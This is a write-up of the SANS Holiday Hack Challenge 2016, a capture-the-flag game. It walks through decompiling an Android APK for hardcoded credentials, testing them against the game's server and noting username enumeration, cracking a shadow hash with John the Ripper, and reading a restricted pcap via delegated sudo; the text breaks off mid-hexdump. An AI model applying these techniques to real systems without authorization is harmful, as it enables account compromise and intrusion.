

Holiday Hack Challenge

2016

Kevin White

After Action Report

SANTA'S BUSINESS CARD

The long wait was finally over. I had been anticipating that Josh and Jessica Dosis would need my help again. As a law enforcement officer and a great friend of their father I could hardly turn them down and let Christmas be ruined for all the good children around the world.

Part 1: A Most Curious Business Card

Despite their palpable fear, the Dosis children knew that they had to investigate what had happened. They left Jessica's room and tiptoed down the stairs warily, making sure to remain hidden in the shadows. As they peered around the corner at the bottom of the steps, what they saw astonished them.

Ruined presents. A shattered Christmas tree. Needles strewn all about. Obvious signs of a fight. And there, beside it all, was Santa's big blue sack. But Santa himself was nowhere to be found.

In shock, Jessica uttered, "Someone has abducted Santa Claus!"

Josh was horrified. "Who would do such a thing? And on Christmas Eve, no less. They'll destroy Christmas! But why?"

The kids scanned for clues, and there on the floor, they found a most unexpected item: a small, rectangular piece of cardstock. Picking it up, Joshua announced, "Hey! This looks like Santa's business card. It must have fallen out of his pocket while someone was kidnapping him."

Jess took the card from Joshua's hands and read it. "It is his business card. And we're the only ones who know that Santa has disappeared. We've got to do something. If we don't find and rescue Santa, Christmas will be destroyed! Let's look closer at this card to see if it can be any help in finding out what happened."

And that, Kevin, is where you get involved. Take a close look at Santa's Business card. You can also inspect the crime scene by entering the Dosis home here. Based on your analysis, please answer the following questions:

1) What is the secret message in Santa's tweets?

To get the secret message I used a [tweet scraping script](#) based on tweepy which was publicly available on GitHub.

After setting up the necessary app permissions for the Twitter App API, credentials, and account to scrape it only took seconds to download and discover the secret message which reads



Question 1 Answer: BUG BOUNTY

2) What is inside the ZIP file distributed by Santa's team?

Finding the zip file required some attention to detail and guesswork. Looking at the Instagram clues two things stood out which were the name of an archive, **SantaGram_4.2.zip**, and a pentest report for www.northpolewonderland.com. What were the chances the file might just exist at http://northpolewonderland.com/SantaGram_4.2.zip??

Santa's helpers made it easy to find the application. The next challenge was to figure out what the archive contained for the solution to Question 2.

```
kevin@0x2f8:~/Documents/2016SANS$ unzip SantaGram_4.2.zip
Archive: SantaGram_4.2.zip
[SantaGram_4.2.zip] SantaGram_4.2.apk password: BUG BOUNTY
password incorrect--reenter: Bug Bounty
password incorrect--reenter: BugBounty
```

```
skipping: SantaGram_4.2.apk      incorrect password
kevin@0x2f8:~/Documents/2016SANS$ unzip SantaGram_4.2.zip
Archive: SantaGram_4.2.zip
[SantaGram_4.2.zip] SantaGram_4.2.apk password: bugbounty
  inflating: SantaGram_4.2.apk
```

After guessing the zip archive password was a mutation of the twitter clues I was able to successfully extract SantaGram_4.2.apk

The answer for **Question 2** is that the zip contains an **Android Application called SantaGram APK files** are Android Application packages, but are really little more than zip archives themselves.

```
kevin@0x2f8:~/Documents/2016SANS$ file SantaGram_4.2.apk
SantaGram_4.2.apk: Zip archive data, at least v2.0 to extract
```

With this knowledge, further clues from SANS, and a few more helpful tools, further analysis can be done to solve Part 2.

Part 2: Awesome Package Konveyance

The two siblings were dazed as they materialized in a snow-covered glade. "W-w-where are we?" Josh shivered.

"Given all the snow and the elves roaming about, I'd say there's a good chance we're at the North Pole itself," Jessica replied.

Thinking through what had just happened, Josh had a realization. "So that's how Santa transports all those holiday packages on Christmas! He carries that bag around the world and then reaches inside to pull presents directly from the North Pole. Ingenious!"

Jessica added, "And, that's not all... it looks like Santa is really big into social networking! Not only does he use Twitter and Instagram, it seems that he and the elves use their own homegrown social networking platform called SantaGram. They seem to share information about vulnerabilities they find in software as part of bug bounty programs. Why, they've even set up their own bug-finding program."

"Wow!" Josh responded, "That's really cool. Let's take a close look at that SantaGram mobile application. It might help us find out who kidnapped Santa."

Again, Kevin, you are called upon to help the children in their analysis as you answer the following questions. If you get stuck, feel free to explore the North Pole and interact with Santa's friendly and helpful elves, who are available to give you hints.

3) What username and password are embedded in the APK file?

With the APK in hand it was time to examine the code to determine what credentials are embedded in the application. Of all the tools listed on the [SANS Blog](#) I found [JADX](#) to be the most useful for this particular task. After importing the APK, browsing the source code is pretty trivial.

Many of the superclasses defined in the code seem pretty self explanatory. Unfortunately digging in to subclasses reveals many obfuscated class names.

The screenshot shows the JADX interface with two panes. The left pane displays the APK structure:


- SantaGram_4.2.apk
- Source code
 - android.support
 - com
 - northpolewonderland.santagram
 - ActivityScreen
 - AddPost
 - C0984a
 - C0987b
 - Comments
 - Configs
 - EditProfile
 - Follow
 - Home
 - Login
 - Me
 - OtherUserProfile
 - PostDetails
 - Search
 - SignUp
 - SplashScreen
 - TermsOfUse
 - parse
 - de.hdodenhof.circleimageview
 - p000a
 - Resources
 - AndroidManifest.xml

The right pane shows the decompiled Java code for the `ActivityScreen` class and its subclasses:

```
▼ northpolewonderland.santagram
  ▼ ActivityScreen
    ▼ C08461
      ▼ C08421
        ▼ C08411
          f2380a : ActivityScreen$1$1
          C08411(ActivityScreen$1$1) : void
          done(ParseObject, ParseException) : void
          f2381a : ActivityScreen$1
          C08421(ActivityScreen$1) : void
          onItemClick(AdapterView, View, int, long) : void
    ▶ C0845a
    f2389a : ActivityScreen
    C08461(ActivityScreen) : void
    done(List, ParseException) : void
```

Using the clue in **SantaGram** from the elf **Sugraphum Mary**, which refers to a [blog by Michael Ramirez](#) on hiding secrets in Android Apps, it was apparent this could either be trivial, or it could require a lot of work to find the embedded username and password.

While many of the classes were obfuscated, there were still references to strings in the code that were easy to search for..



The screenshot shows the Android decompiler interface. On the left, the package structure is visible:

```
com
  northpolewonderland.santagram
    ActivityScreen
    AddPost
    C0984a
    C0987b
      f2623a : String
      m4769a() : float
      m4770a(Context, int) : int
      m4771a(BitmapFactory$Options, int, int) : int
      m4772a(Bitmap, float) : Bitmap
      m4773a(byte[], Context, int, int) : Bitmap
      m4774a(Context, String) : void
      m4775a(Context, Throwable) : void
      m4776a(String, JSONObject) : void
      m4777b() : long
      m4778c() : long
      m4779d() : long
    Comments
    Configs
    EditProfile
    Follow
    Home
    Login
```

On the right, the `C0987b` class is shown with several methods. The `m4774a` method is highlighted in purple and contains the following code:

```
int i5 = 1;
if (i3 > i2 || i4 > i) {
    i3 /= 2;
    i4 /= 2;
    while (i3 / i5 > i2 && i4 / i5 > i) {
        i5 *= 2;
    }
}
return i5;

public static Bitmap m4772a(Bitmap bitmap, float f) {
    float min = Math.min(f / ((float) bitmap.getWidth()), 1.0f);
    return min > 1.0f ? bitmap : Bitmap.createScaledBitmap(bitmap, (int) (bitmap.getWidth() * min), (int) (bitmap.getHeight() * min), true);
}

public static Bitmap m4773a(byte[] bArr, Context context, Options options) {
    options.inJustDecodeBounds = true;
    BitmapFactory.decodeByteArray(bArr, 0, bArr.length, options);
    options.inSampleSize = C0987b.m4771a(options, C0987b.r);
    options.inJustDecodeBounds = false;
    return BitmapFactory.decodeByteArray(bArr, 0, bArr.length);
}


public static void m4774a(Context context, String str) {
    final JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("username", "guest");
        jSONObject.put("password", "busyreindeer78");
    } catch (JSONException e) {
        e.printStackTrace();
    }
}
```

So, while it looks like the developers used a tool to obfuscate the code, they were still careless in leaving plain-text strings, and the solution to Question 3, in the open.

Username: guest

Password: busyreindeer78

These credentials also appear to be related to the analytics usage url which was discoverable in the strings. These credentials would be useful later for exploiting the Analytics Server.



```
try {
    jSONObject.put("username", "guest");
    jSONObject.put("password", "busyreindeer78");
    jSONObject.put("type", "usage");
    jSONObject.put("activity", str);
    jSONObject.put("udid", Secure.getString(context.getContentResolver(), "android_id"));
    new Thread(new Runnable() {
        public void run() {
            C0987b.m4776a(context.getString(R.string.analytics_usage_url), jSONObject);
        }
    }).start();
}
```

```
<string name="TAG">SantaGram</string>
<string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
<string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
<string name="appVersion">4.2</string>
<string name="app_name">SantaGram</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
<string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
<string name="character_counter_pattern">%1$d / %2$d</string>
<string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
<string name="debug_data_enabled">false</string>
<string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
<string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
```

With the source code as a guide it was simple to use [postman](#) to construct a request to test the credentials.


The screenshot shows the Postman application interface. At the top, the URL `https://analytics.north` is entered in the address bar. Below it, a POST request is selected with the URL `https://analytics.northpolewonderland.com/report.php?type=usage`. The "Body" tab is active, showing the raw JSON payload:

```
1 { "username": "guest", "password": "busyreindeer78" }
```

Below the body, the "Body" tab is also active, showing the raw JSON response received:

```
i 1 [{"result":200,"msg":"Success!"}]
```

Failure to provide the correct credentials resulted in failed authentication and further confirm valid credentials.



A screenshot of a REST client interface. At the top, there is a code editor window containing the following JSON payload:

```
1 { "username": "guest", "password": "yUNoWorkyWorky" }
```

Below the code editor are tabs for "Body", "Cookies", "Headers (7)", and "Tests". The "Body" tab is selected. Underneath the tabs are buttons for "Pretty", "Raw", "Preview", and "HTML". To the right of the preview button is a red "Send" icon. At the bottom of the interface, the response is displayed in a code editor-like window:

```
i 1 {"result":401,"msg":"Bad password!"}
```

Also useful is the fact that providing an invalid username gives the following error message

```
{"result":401,"msg":"No such user!"}
```

Armed with the knowledge that the analytics system will respond with “No such user!” enables an attacker to enumerate valid user accounts. Since the Analytics server is an in-scope target in Part 4, Question 7, having a way to validate or enumerate accounts might be useful.

4) What is the name of the audible component (audio file) in the SantaGram APK file?

There was nothing super-technical about the answer for this question. By simply browsing the unzipped APK it was easy to find the file stored under \${apk_home}/res/raw

discombobulatedaudio1.mp3

```
kevin@0x2f8:~/Documents/2016SANS/SantaGram_unzipped/res/raw$ file  
discombobulatedaudio1.mp3  
discombobulatedaudio1.mp3: Audio file with ID3 version 2.3.0, contains: MPEG ADTS,  
layer III, v1, 128 kbps, 44.1 kHz, JntStereo
```

This file is also referenced in the source code hierarchy at Resources → res → raw

as well as in the raws.xml in resources.arsc in res → values

```
<?xml version="1.0" encoding="utf-8"?>  
<resources>  
    <raw name="discombobulatedaudio1">res/raw/discombobulatedaudio1.mp3</raw>  
</resources>
```

Part 3: A Fresh-Baked Holiday Pi

Jessica was perplexed. "That audio inside of the SantaGram application sounds really strange. I wonder what it means."

The children quickly realized that they could only get so far in their analysis of SantaGram using the phones they had brought with them to the North Pole. Jessica summarized their situation, "Gosh, I wish I had brought my laptop with me. Without it, we're not going to be able to dissect that application. And, time is of the essence. We need to find and rescue Santa so he can continue to deliver presents, or else Christmas is sunk this year."

Josh replied, "And, making matters worse, I've noticed that some of the doors here at the North Pole have little computer terminals next to them. If we want to open those doors, we're going to need a machine to interface with those terminals."

Just then, Jessica noticed something curious and positively useful. "Heeeeey! It looks like someone has left piece parts of a computer system called a 'Cranberry Pi' strewn all about the North Pole. Perhaps we can fetch all of those pieces and put together a computer we can then use to open those terminals and work on the SantaGram application!"

Josh was excited again. "I'll bet that with a fully operational Cranberry Pi, we'll be able to find Santa Claus and save Christmas!"

Now, Kevin, scurry around the North Pole and retrieve all of the computer parts to build yourself a Cranberry Pi. Once your Pi is fully operational, please help the Dosis children find and rescue Santa...

North Pole Wonderland



5) What is the password for the "cranpi" account on the Cranberry Pi system?

Before attacking the **cranpi** account, I had to acquire the Raspberry Pi image. This image is acquired by first finding all of the Cranberry Pi parts and returning them to **Holly Evergreen**. With all of the parts, Holly says: “**Wow, you found all the pieces of the Cranberry Pi! Great Job! I have one more piece for you to look at. You’ll need a Cranbian image to use the Cranberry Pi, but only Santa knows the login password. Can you download the image and tell me the password?**”

The first step I took to track down Santa’s password was to follow the lead given by SANS to [mount and examine the Raspberry Pi image](#).

```
root@kali:/media/sf_VMSshare# fdisk -l cranbian-jessie.img

Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device          Boot  Start    End  Sectors  Size Id Type
cranbian-jessie.img1      8192  137215 129024   63M  c  W95 FAT32 (LBA)
cranbian-jessie.img2     137216 2713599 2576384 1.2G  83 Linux

root@kali:/media/sf_VMSshare# mount -v -o offset=$((512*137216)) -t ext4 cranbian-jessie.img cranpi/
mount: /dev/loop0 mounted on /media/sf_VMSshare/cranpi.
```

Once able to browse the image I checked the **/etc/shadow** file for the presence of the **cranbi** account.

```
root@kali:/media/sf_VMSshare/cranpi/etc# grep cranpi shadow
cranpi:$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai30GfnBbDNjtx2G99qKbhnidxinanEh
ahBINm/2YyjFihxg7tgc343b0:17140:0:99999:7:::
```

The next step was to follow the clues given by **Minty Candycane**. With the [RockYou password file](#) ready to use, I set [John the Ripper](#) loose on the account.

```
root@kali:/media/sf_VMSshare# !time
time john -users:cranpi -wordlist:rockyou.txt shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:23 0.14% (ETA: 18:33:52) 0g/s 1001p/s 1001c/s 1001C/s supladita..280690
yummycookies      (cranpi)
1g 0:00:08:54 DONE (2016-12-14 14:12) 0.001869g/s 850.2p/s 850.2c/s 850.2C/s 0000oooo..yoatzin
Use the "--show" option to display all of the cracked passwords reliably
Session completed

real    8m59.017s
```

I timed john using 2 and 8 threads inside a Kali Linux VM in Virtualbox 5.0.30 on a MacBook Pro with an Intel Core i7 quad core processor to get an idea of how much time it saves to throw virtual horsepower at this process. With “two cpus” it took close to 9 minutes as shown above. With “8 cpus” it only took about 6 minutes.

Once john has successfully cracked a hash you can view them and any others cracked recently in `~/.john/john.pot`.

Contents of `~/.john/john.pot`:

```
$6$2AXLbEoG$zZlWSwrUSD02cm8ncL6pmaYY/39DUai3OGfnBbDNjtx2G99qKbhnidxinanEhahBINm/2YyjFihxg7tgc  
343b0:yummycookies
```

If you wanted to do timing tests as well, you would simply remove the hash from this file and relaunch john using

```
time john -users:craipi -wordlist:rockyou.txt shadow
```

Craipi Account Password: `yummycookies`

```
<Holly Evergreen> - Hi, I'm Holly Evergreen. Welcome to the North Pole Wonderland!  
<0x3F8> - yummycookies  
<Holly Evergreen> - You're right, that password unlocks the 'craipi' account on your Cranberry Pi!
```

6) How did you open each terminal door and where had the villain imprisoned Santa?

Workshop terminal to Santa's office: The password from the terminal that leads to Santa's Office wasn't terribly challenging



Upon opening the terminal the prompt you are given is

```
*****  
* To open the door, find the passphrase file deep in the directories.  
*  
*****
```

Running the command `find .` will traverse the current directory and all those in it, providing a listing of everything, including hidden folders and files. Doing so in this terminal renders quite a list of directories and a file of particular interest.

```
elf@a8c6927d8176:~$ find .
.
./.bashrc
./doormat
./doormat/
./doormat/. /
./doormat/. / \
./doormat/. / /\\
./doormat/. / /\\\/\!\!Don't Look Here!
./doormat/. / /\\\/\!\!Don't Look Here!/You are persistent, aren't you?
./doormat/. / /\\\/\!\!Don't Look Here!/You are persistent, aren't you?/'
./doormat/. / /\\\/\!\!Don't Look Here!/You are persistent, aren't you?/'key_for_the_door
.txt
./doormat/. / /\\\/\!\!Don't Look Here!/You are persistent, aren't you?/cookbook
./doormat/. / /\\\/\!\!Don't Look Here!/You are persistent, aren't you?/temp
./doormat/. / /\\\/\!\!Don't Look Here!/secret
./doormat/. / /\\\/\!\!Don't Look Here!/files
./doormat/. / /\\\/\!\!holiday
./doormat/. / /\\\/\!\!temp
./doormat/. / /\santa
./doormat/. / /\ls
./doormat/. / /opt
./doormat/. / /var
./doormat/. /bin
```

Buried deep in the directories is a file called *key_for_the_door.txt*


Browsing to that file took quite a few escapes to get past special characters such as spaces, single quotes, commas, and so forth. The effort was worth the prize, though.

```
elf@a8c6927d8176:~$ cd .\doormat/. / /\\ \\\\ /Don\'t\\ Look\\ Here!\\ You\\ are\\ persistent\\ aren\\'t\\ you?/
elf@a8c6927d8176:~/doormat/. / /\\ \\\\ /Don't Look Here!/You are persistent, aren't you?$
ls
' cookbook temp
elf@a8c6927d8176:~/doormat/. / /\\ \\\\ /Don't Look Here!/You are persistent, aren't you?$
cd '\\'
elf@a8c6927d8176:~/doormat/. / /\\ \\\\ /Don't Look Here!/You are persistent, aren't you?/'
$ ls
key_for_the_door.txt
elf@a8c6927d8176:~/doormat/. / /\\ \\\\ /Don't Look Here!/You are persistent, aren't you?/'
$ cat key_for_the_door.txt
key: open_sesame
```

The password for the workshop terminal to Santa's Office is: [open_sesame](#)

Opening this door brings one into Santa's Office where another terminal awaits.

Santa's Office: The terminal in Santa's office brings us to a prompt familiar to those of us that grew up with movies like [War Games](#). The user is immediately greeted with a prompt from the infamous WOPR, a military super computer who's believes it's conversing with professor Steven Falken.



In order to reveal the password, one must [**follow the script**](#) exactly as it appears in the movie.

The conversation is as follows.

GREETINGS PROFESSOR FALKEN.

Hello.

HOW ARE YOU FEELING TODAY?

I'm fine. How are you?

EXCELLENT. IT'S BEEN A LONG TIME. CAN YOU EXPLAIN

THE REMOVAL OF YOUR USER ACCOUNT ON 6/23/73?

People sometimes make mistakes.

YES THEY DO. SHALL WE PLAY A GAME?

Love to. How about Global Thermonuclear War?

WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War.

FINE.

<US + USSR ASCII ART>

UNITED STATES SOVIET UNION

WHICH SIDE DO YOU WANT?

1. UNITED STATES
2. SOVIET UNION

PLEASE CHOOSE ONE: 2

AWAITING FIRST STRIKE COMMAND

PLEASE LIST PRIMARY TARGETS BY

CITY AND/OR COUNTY NAME:

Las Vegas

LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

The password to the bookcase in Santa's Office is: **LOOK AT THE PRETTY LIGHTS**

Wumpus terminal: The next terminal, available near the stables in the workshop, wants you to play a game of [Hunt the Wumpus.](#)



*
* Find the passphrase from the wumpus. Play fair or cheat; it's up to you. *
*

Hunt the Wumpus isn't particularly a hard game. One way is to get within smelling distance, and then fire an arrow into adjacent rooms. Chances are you'll either shoot yourself or get lucky and hit the Wumpus. One can try to [map out](#) the labyrinth in which the Wumpus resides as well. Once you've successfully killed the Wumpus, the password is revealed.

While roaming the big default dungeon is time consuming and fraught with peril, there is a way to minimize this through the use of the wumpus parameters as documented in the [wump man page](#). An indication that Wumpus has parameters can be found during a search for strings in the binary

```
usage: wump [parameters]
```

Some might call this cheating by setting the minimum allowable cave size and removing all the obstacles.

```
elf@6765e2f63461:~$ ./wumpus -r 5 -p 0 -b - -a 99
Instructions? (y-n) n
You're in a cave with 5 rooms and 3 tunnels leading from each room.
here are 0 bats and 0 pits scattered throughout the cave, and your
uiver holds 99 custom super anti-evil Wumpus arrows. Good luck.

You are in room 1 of the cave, and have 99 arrows left.
sniff* (I can smell the evil Wumpus nearby!)
there are tunnels to rooms 2, 4, and 5.
Move or shoot? (m-s) s 2
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game! You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
```

```
WUMPUS IS MISUNDERSTOOD
```

Wumpus Terminal Password: WUMPUS IS MISUNDERSTOOD

Elf House #2: Elf House #2 presented to this point, the most technically challenging password. Many a player was stuck here asking for clues to what turns out to be a pretty simple solution.



```
*****
*                                         *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                         *
*****
```

The challenge for most was how to access the file. As shown, you enter the terminal as “**scratchy**” but the file is read-only owned by “**itchy**”

```
scratchy@872295432bd0:~$ cd /
scratchy@872295432bd0:/$ ls -lah
total 1.2M
drwxr-xr-x  46 root  root  4.0K Dec 15 20:10 .
drwxr-xr-x  46 root  root  4.0K Dec 15 20:10 ..
-rw xr-xr-x  1 root  root   0 Dec 15 20:10 .dockerenv
drwxr-xr-x  2 root  root  4.0K Dec  1 21:18 bin
drwxr-xr-x  2 root  root  4.0K Sep 12 04:09 boot
drwxr-xr-x  5 root  root  380 Dec 15 20:10 dev
drwxr-xr-x  46 root  root  4.0K Dec 15 20:10 etc
drwxr-xr-x  5 root  root  4.0K Dec  7 20:22 home
drwxr-xr-x 10 root  root  4.0K Dec  1 21:18 lib
drwxr-xr-x  2 root  root  4.0K Nov  4 18:29 lib64
drwxr-xr-x  2 root  root  4.0K Nov  4 18:28 media
drwxr-xr-x  2 root  root  4.0K Nov  4 18:28 mnt
drwxr-xr-x  2 root  root  4.0K Nov  4 18:28 opt
-r-----  1 itchy itchy 1.1M Dec  2 15:05 out.pcap
```

To access this file you have to escalate permissions. The simplest way to do this on a unix system is to use the [sudo command](#). By running “`sudo -l`” a user can see which commands have been delegated to them.

```

scratchy@872295432bd0:~$ sudo -l
sudo: unable to resolve host 872295432bd0
Matching Defaults entries for scratchy on 872295432bd0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scratchy may run the following commands on 872295432bd0:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@872295432bd0:~$ 

```

As it turns out we have access to both the commands we need to read the password from the pcap which are the [strings](#) and [tcpdump](#) commands. To run commands as itchy, scratchy will have to prefix all commands with “***sudo -u itchy <command>***”

First, using tcpdump you can use the following command to print all data in hex and ascii format, then search for text within the file

```

scratchy@5958f33c501a:~$ sudo -u itchy /usr/sbin/tcpdump -X -r /out.pcap
sudo: unable to resolve host 5958f33c501a
reading from file /out.pcap, link-type EN10MB (Ethernet)

```

FLAGS:

-X: print output in hex and ASCII

-r : Read from input pcap

```

11:28:00.521900 IP 192.168.188.130.http > 192.168.188.1.52102: Flags [P.], seq 188:301,
ack 160, win 235, options [nop,nop,TS val 638274 ecr 2773686864], length 113
    0x0000: 4500 00a5 686c 4000 4006 d811 c0a8 bc82 E...hl@.@.....
    0x0010: c0a8 bc01 0050 cb86 9417 d5df aa4f af92 .....P.....0..
    0x0020: 8018 00eb fa6c 0000 0101 080a 0009 bd42 .....l.....B
    0x0030: a553 1a50 3c68 746d 6c3e 0a3c 6865 6164 .S.P<html>.<head>
    0x0040: 3e3c 2f68 6561 643e 0a3c 626f 6479 3e0a ></head>.<body>.
    0x0050: 3c66 6f72 6d3e 0a3c 696e 7075 7420 7479 <form>.<input type="hidden">.name
    0x0060: 7065 3d22 6869 6464 656e 2220 6e61 6d65 =="part1".value="
    0x0070: 3d22 7061 7274 3122 2076 616c 7565 3d22 santasli".>.</form>.</body>.</html>.
    0x0080: 7361 6e74 6173 6c69 2220 2f3e 0a3c 2f66
    0x0090: 6f72 6d3e 0a3c 2f62 6f64 793e 0a3c 2f68
    0x00a0: 746d 6c3e 0a

```

As it turns out, the strings command in its default mode will also find the first part of the data

```

<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>

```

One could simply guess the password at this point with a little deductive reasoning, but I'm sure our SANS overlords would prefer a technical solution over a [SWAG answer](#) given the overwhelming number of great submissions they've certainly received.

Therefore, to obtain the second password from the terminal one needs to modify the strings command from its default encoding. Looking closely at both the output from tcpdump and the man page for strings was necessary to piece together this part of the puzzle. First in tcpdump one can see that the chunk of data for part two is an **ENCODED binary file**

```
k 1, win 4117, options [nop,nop,TS val 2773686868 ecr 638276], length 159
 0x0000: 4500 00d3 a7e7 4000 4006 9868 c0a8 bc01 E.....@.@@..h....
 0x0010: c0a8 bc82 cb87 0050 3d58 a796 082c 22ea .....P=X...,".
 0x0020: 8018 1015 b171 0000 0101 080a a553 1a54 .....q.....S.T
 0x0030: 0009 bd44 4745 5420 2f73 6563 6f6e 6468 ..DGET./secondh
 0x0040: 616c 662e 6269 6e20 4854 5450 2f31 2e31 alf.bin.HTTP/1.1
 0x0050: 0d0a 5573 6572 2d41 6765 6e74 3a20 5767 ..User-Agent:.Wg
 0x0060: 6574 2f31 2e31 372e 3120 2864 6172 7769 et/1.17.1.(darwi
 0x0070: 6e31 352e 322e 3029 0d0a 4163 6365 7074 n15.2.0)..Accept
 0x0080: 3a20 2a2f 2a0d 0a41 6363 6570 742d 456e :.*/*..Accept-En
 0x0090: 636f 6469 6e67 3a20 6964 656e 7469 7479 coding:.identity
